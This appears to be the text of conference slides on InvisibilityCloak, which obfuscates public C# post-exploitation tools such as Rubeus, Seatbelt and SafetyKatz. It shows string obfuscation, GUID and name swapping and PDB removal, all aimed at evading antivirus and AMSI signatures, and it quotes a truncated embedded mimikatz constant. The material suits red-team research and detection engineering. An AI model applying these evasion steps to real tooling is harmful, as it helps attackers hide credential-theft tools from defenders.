

Applying the Invisibility Cloak: Obfuscate C# Tools to Evade Signature-Based Detection

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Who am I?

Current Role

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How did this research come about?

- Advances and improvements in security products and configurations
- Needing to use public C# toolkits for post-exploitation activities without detection
 - On-disk
 - In memory

Who is this talk for?



Agenda

- Background
- Static Components of C# Tools
- Changing Static Indicators
- InvisibilityCloak
- Demos
- Defensive Considerations
- Conclusion

Background

Public C# Tooling Use Cases

Reasons for Using Public C# Tools

- Do not have time to develop that functionality/capability in-house
- Creating private tool with similar functionality will not provide any benefits (aka re-inventing the wheel)

Common Public C# Tools

- Rubeus – Performing Kerberos-based attacks
 - <https://github.com/GhostPack/Rubeus>
- Seatbelt – Host-based Situational Awareness
 - <https://github.com/GhostPack/Seatbelt>
- StandIn – Active Directory recon and attacks
 - <https://github.com/xforcered/StandIn>
- SharPersist – Persistence
 - <https://github.com/mandiant/SharPersist>


Current Security Controls for C# Tooling

- Signature-based detection on-disk
 - Example: Antivirus
- Signature-based detection in memory
 - Example: AMSI for .NET
- Enhanced Telemetry
 - Example: Event Tracing for Windows (ETW)

Static Components of C# Tools


Tool Name

- Name of tool can be used as a signature (e.g., SafetyKatz.exe)
- Not reliable as standalone detection
- Tool name can be changed



Project GUID

- C# projects in Visual Studio are assigned a unique “GUID”
- Better signature than tool name, but still not reliable as it can be changed
- Great resource from Brian Wallace
<https://www.virusbulletin.com/virusbulletin/2015/06/using-net-guids-help-hunt-malware/>



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HarmJ0y Added CertificateThumbprints command ...

5 contributors



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```
1 <?xml version="1.0" encoding="utf-8"?>
2 <Project ToolsVersion="14.0" DefaultTargets="Build" xmlns="http://schemas.microsoft.com/build/2009/
3   <Import Project="$(MSBuildExtensionsPath)\$(MSBuildToolsVersion)\Microsoft.Common.props"
4   <PropertyGroup>
5     <Configuration Condition=" '$(Configuration)' == '' ">Debug</Configuration>
6     <Platform Condition=" '$(Platform)' == '' ">AnyCPU</Platform>
7     <ProjectGuid>{AEC32155-D589-4150-8FE7-2900DF4554C8}</ProjectGuid>
8     <OutputType>Exe</OutputType>
9     <AppDesignerFolder>Properties</AppDesignerFolder>
10    <RootNamespace>Seatbelt</RootNamespace>
```

```
Seatbelt
Copyright
 2018
$aec32155-d589-4150-8fe7-2900df4554c8
1.0.0.0
```


PDB String

- Programmable database file (PDB) string
- PDB strings can give descriptive names to folders where tools compiled
- Great resource from **@stvemillertime**
<https://www.fireeye.com/blog/threat-research/2019/08/definitive-dossier-of-devilish-debug-details-part-one-pdb-paths-malware.html>



Variables and Methods

Variable names can be used as static indicator



```
1 using System;
2
3 namespace SafetyKatz
4 {
5     public static class Constants
6     {
7         // compressed mimikatz.exe output from Out-CompressedDLL
8         public static string compressedMimikatzString = "zL17fBNV+jg8aVJIoWUCNFC1apCoX0
9     }
10 }
```

Variables and Methods

Method names can be used as static indicator

```
9323         foreach (var key in MappedComputers.Keys)
9324         {
9325             Remove_RemoteConnection(new Args_Remove_RemoteConnection { ComputerName = new[] { key } });
9326         }
9327         return FoundFiles;
9328     }
9329
9330     // the host enumeration block we're using to enumerate all servers
9331     private static IEnumerable<FoundFile> _Find_InterestingDomainShareFile(string[] ComputerName, string[]
9332     {
9333         var LogonToken = IntPtr.Zero;
9334         if (TokenHandle != IntPtr.Zero)
9335         {
9336             // impersonate the the token produced by LogonUser()/Invoke-UserImpersonation
9337             LogonToken = Invoke_UserImpersonation(new Args_Invoke_UserImpersonation
9338             {
9339                 TokenHandle = TokenHandle,
9340                 Quiet = true
9341             });
9342         }
9343
9344         var FoundFiles = new List<FoundFile>();
```

Strings and Classes

Strings can provide static indicator for detection




The screenshot shows a GitHub repository for 'SafetyKatz'. The file 'Constants.cs' is open, showing a commit by 'HarmJ0y' with the message 'Corrected namespace, moved compressed Mimikatz .dll into a Constants...'. The code is as follows:


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7         // compressed mimikatz.exe output from Out-CompressedDLL
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9     }
10 }
```

Strings and Classes

Class names can be used as piece of detection criteria



What If.....



Changing Static Indicators

String Manipulation - ROT13

Letter substitution cipher replacing letter with 13th letter after it in alphabet (a – z)

Transformed string placed in C# code, and then deobfuscated at runtime

```
hawk@ubuntu: ~  
>>> import codecs  
>>> theString = "testing this!"  
>>> rot13String = codecs.encode(theString, "rot_13")  
>>> print(rot13String)  
grfgvat guvf!  
>>>
```

```
Program.cs  x  
TestApp  TestApp.Program  
1  using System;  
2  using System.Linq;  
3  
4  namespace TestApp  
5  {  
6      0 references  
7      class Program  
8      {  
9          0 references  
10         static void Main(string[] args)  
11         {  
12             string origString = new string("grfgvat guvf!".Select(x => (x >= 'a' &  
13             Console.WriteLine(origString);  
14             Console.ReadKey();  
15               
16               
17               
18         } testing this!  
19     }  
20 }  
21 }  
22 }  
23 }
```

String Manipulation - Base64

Translate ASCII string into radix-64 representation

Transformed string placed in C# code, and then deobfuscated at runtime

```
hawk@ubuntu: ~  
>>> import base64  
>>> theString = "testing this!"  
>>> base64EncodedString = base64.b64encode(theString.encode("utf-8"))  
>>> theBase64String = str(base64EncodedString)  
>>> theBase64String = theBase64String.replace("b", "")  
>>> theBase64String = theBase64String.replace("'", "")  
>>> print(theBase64String)  
dGVzdGluZyB0aGlzIQ==
```

```
Program.cs + X  
TestApp - TestApp.Program  
1 using System;  
2 using System.Text;  
3  
4 namespace TestApp  
5 {  
6     0 references  
7     class Program  
8     {  
9         0 references  
10        static void Main(string[] args)  
11        {  
12            string origString = Encoding.UTF8.GetString(Convert.FromBase64String(@"dGVzdGluZyB0aGlzIQ=="));  
13  
14            Console.WriteLine(origString);  
15            Console.ReadKey();  
16  
17            [REDACTED]  
18        }  
19        testing this!  
20  
21    }
```

String Manipulation - Reversal

Reverse the order of a given string

Transformed string placed in C# code, and then placed in correct order at runtime

```
hawk@ubuntu: ~  
>>> # method to reverse a given string  
>>> def reverseString(s):  
...     str = ""  
...     for i in s:  
...         str = i + str  
...     return str  
...  
>>> theString = "testing this!"  
>>> reversedString = reverseString(theString)  
>>> print(reversedString)  
!siht gnitset
```

```
Program.cs x  
TestApp - TestApp.Program  
1 using System;  
2 using System.Linq;  
3  
4 namespace TestApp  
5 {  
6     0 references  
7     class Program  
8     {  
9         0 references  
10        static void Main(string[] args)  
11        {  
12            string origString = new string(@"!siht gnitset".ToCharArray().Reverse().ToArray());  
13  
14            Console.WriteLine(origString);  
15            Console.ReadKey();  
16  
17            [REDACTED]  
18        } testing this!  
19  
20  
21    }
```

Changing Project GUID

Generate new GUID

```
[10:41:25] hawk@ubuntu:~$ python3
Python 3.8.10 (default, Sep 28 2021, 16:10:42)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import uuid
>>> newGUID = str(uuid.uuid4())
>>> print(newGUID)
b8914973-6ad8-49cc-ab8b-f39a683b3fd0
>>> █
```

Changing Project GUID

Place new GUID in SLN file, C# proj file and AssemblyInfo.cs

```
StandIn.csproj StandIn.sln AssemblyInfo.cs
C:\> test > StandIn-main > StandIn-main > StandIn > StandIn.sln
1
2 Microsoft Visual Studio Solution File, Format Version 12.00
3 # Visual Studio Version 16
4 VisualStudioVersion = 16.0.30503.244
5 MinimumVisualStudioVersion = 10.0.40219.1
6 Project("{FAE04EC0-301F-11D3-BF4B-00C04F79EFBC}") = "StandIn", "StandIn\StandIn.csproj", "{b8914973-6ad8-49cc-ab8b-f39a683b3fd0}"
7 EndProject
8 Global
9 GlobalSection(SolutionConfigurationPlatforms) = preSolution
10 Release|Any CPU = Release|Any CPU
11 EndGlobalSection
12 GlobalSection(ProjectConfigurationPlatforms) = postSolution
13 {b8914973-6ad8-49cc-ab8b-f39a683b3fd0}.Release|Any CPU.ActiveCfg = Release|Any CPU
14 {b8914973-6ad8-49cc-ab8b-f39a683b3fd0}.Release|Any CPU.Build.0 = Release|Any CPU
15 EndGlobalSection
16 GlobalSection(SolutionProperties) = preSolution
17 HideSolutionNode = FALSE
18 EndGlobalSection
19 GlobalSection(ExtensibilityGlobals) = postSolution
20 SolutionGuid = {391796AE-5AF2-45A9-A081-D82FF1A163C9}
21 EndGlobalSection
22 EndGlobal
```

```
StandIn.csproj StandIn.sln AssemblyInfo.cs
C:\> test > StandIn-main > StandIn-main > StandIn > StandIn.csproj
1 <?xml version="1.0" encoding="utf-8"?>
2 <Project ToolsVersion="15.0" xmlns="http://schemas.microsoft.com/developer/msbuild"
3 <Import Project="$(MSBuildExtensionsPath)\$(MSBuildToolsVersion)\Microsoft.C
4 <PropertyGroup>
5 <Configuration Condition="'$(Configuration)' == ''">Debug</Configuration>
6 <Platform Condition="'$(Platform)' == ''">AnyCPU</Platform>
7 <ProjectGuid>{b8914973-6ad8-49cc-ab8b-f39a683b3fd0}</ProjectGuid>
8 <OutputType>Exe</OutputType>
9 <RootNamespace>StandIn</RootNamespace>
10 <AssemblyName>StandIn</AssemblyName>
```

```
StandIn.csproj StandIn.sln AssemblyInfo.cs
C:\> test > StandIn-main > StandIn-main > StandIn > StandIn > Properties > AssemblyInfo.cs
1 using System.Reflection;
2 using System.Runtime.CompilerServices;
3 using System.Runtime.InteropServices;
4
5 // General Information about an assembly is controlled through the following
6 // set of attributes. Change these attribute values to modify the information
7 // associated with an assembly.
8 [assembly: AssemblyTitle("StandIn")]
9 [assembly: AssemblyDescription("")]
10 [assembly: AssemblyConfiguration("")]
11 [assembly: AssemblyCompany("")]
12 [assembly: AssemblyProduct("StandIn")]
13 [assembly: AssemblyCopyright("Copyright © 2020")]
14 [assembly: AssemblyTrademark("")]
15 [assembly: AssemblyCulture("")]
16
17 // Setting ComVisible to false makes the types in this assembly not visible
18 // to COM components. If you need to access a type in this assembly from
19 // COM, set the ComVisible attribute to true on that type.
20 [assembly: ComVisible(false)]
21
22 // The following GUID is for the ID of the typelib if this project is exposed to COM
23 [assembly: Guid("{b8914973-6ad8-49cc-ab8b-f39a683b3fd0}")]
24
25 // Version information for an assembly consists of the following four values:
```

Changing Tool Name

Replace tool name in SLN file, C# proj file and AssemblyInfo.cs


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1
2 Microsoft Visual Studio Solution File, Format Version 12.00
3 # Visual Studio Version 16
4 VisualStudioVersion = 16.0.30503.244
5 MinimumVisualStudioVersion = 10.0.40219.1
6 Project("{FAE04EC0-301F-11D3-BF4B-00C04F79EFBC}") = "SomeNewToolName", "StandIn\SomeNewToolName.csproj" "{b8914973-6ad8-49cc-ab8b-f39a683b3fd0}"
7 EndProject
8 Global
9     GlobalSection(SolutionConfigurationPlatforms) = preSolution
10         Release|Any CPU = Release|Any CPU
11 EndGlobalSection
```

```
StandIn.csproj • StandIn.sln • AssemblyInfo.cs •
C: > test > StandIn-main > StandIn-main > StandIn > StandIn > Properties > AssemblyInfo.cs
1 using System.Reflection;
2 using System.Runtime.CompilerServices;
3 using System.Runtime.InteropServices;
4
5 // General Information about an assembly is controlled through the following
6 // set of attributes. Change these attribute values to modify the information
7 // associated with an assembly.
8 [assembly: AssemblyTitle("SomeNewToolName")]
9 [assembly: AssemblyDescription("")]
10 [assembly: AssemblyConfiguration("")]
11 [assembly: AssemblyCompany("")]
12 [assembly: AssemblyProduct("SomeNewToolName")]
13 [assembly: AssemblyCopyright("Copyright © 2020")]
14 [assembly: AssemblyTrademark("")]
15 [assembly: AssemblyCulture("")]
16
17 // Setting ComVisible to false makes the types in this assembly not visible
18 // to COM components. If you need to access a type in this assembly from
19 // COM, set the ComVisible attribute to true on that type.
20 [assembly: ComVisible(false)]
21
22 // The following GUID is for the ID of the typelib if this project is exposed to COM
23 [assembly: Guid("{b8914973-6ad8-49cc-ab8b-f39a683b3fd0}")]
24
```

```
StandIn.csproj • StandIn.sln • AssemblyInfo.cs •
C: > test > StandIn-main > StandIn-main > StandIn > StandIn > StandIn.csproj
1 <?xml version="1.0" encoding="utf-8"?>
2 <Project ToolsVersion="15.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
3   <Import Project="$(MSBuildExtensionsPath)\$(MSBuildToolsVersion)\Microsoft.Common.props"
4     <PropertyGroup>
5       <Configuration Condition=" '$(Configuration)' == '' ">Debug</Configuration>
6       <Platform Condition=" '$(Platform)' == '' ">AnyCPU</Platform>
7       <ProjectGuid>{b8914973-6ad8-49cc-ab8b-f39a683b3fd0}</ProjectGuid>
8       <OutputType>Exe</OutputType>
9       <RootNamespace>SomeNewToolName</RootNamespace>
10      <AssemblyName>SomeNewToolName</AssemblyName>
11      <TargetFrameworkVersion>v4.5</TargetFrameworkVersion>
```


Changing Tool Name

Change file names



Changing Tool Name

Compile tool



Remove PDB String

Modify “<DebugType>” in C# project file

```
<PropertyGroup Condition=" '$(Configuration)|$(Platform)' == 'Release|AnyCPU' ">
  <PlatformTarget>AnyCPU</PlatformTarget>
  <DebugType>none</DebugType>
  <Optimize>true</Optimize>
  <OutputPath>bin\Release\</OutputPath>
  <DefineConstants>TRACE</DefineConstants>
  <ErrorReport>prompt</ErrorReport>
  <WarningLevel>4</WarningLevel>
  <Prefer32Bit>>false</Prefer32Bit>
</PropertyGroup>
```

SomeNewToolName

Copyright
2020

No PDB string present when running strings

\$b8914973-6ad8-49cc-ab8b-f39a683b3fd0

1.0.0.0

.NETFramework,Version=v4.5

FrameworkDisplayName

.NET Framework 4.5

_CorExeMain

mscorlib.dll

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">

<assemblyIdentity version="1.0.0.0" name="MyApplication.app"/>

<trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">

<security>

<requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">

<requestedExecutionLevel level="asInvoker" uiAccess="false"/>


</requestedPrivileges>

</security>

</trustInfo>

</assembly>

Automation...



InvisibilityCloak

Background

POC obfuscation toolkit for C# post-exploitation tools

- Changes tool name and project GUID, removes PDB string, obfuscates strings

Resources

- **Tool:**
<https://github.com/xforcered/InvisibilityCloak>
- **Blog:**
<https://securityintelligence.com/posts/invisibility-cloak-obfuscate-c-tools-evade-signature-based-detection/>




Obfuscation Goals

- Maintain integrity/functionality of tool
- Provide as much string obfuscation coverage as possible without breaking tool or being unable to compile
- Increase file size as little as possible (ensure < 1 MB)

Challenges

- Many different ways to specify and use strings in C#
- Evading signatures in method or variable names



Obfuscating Well-Signatured Public C# Toolkits

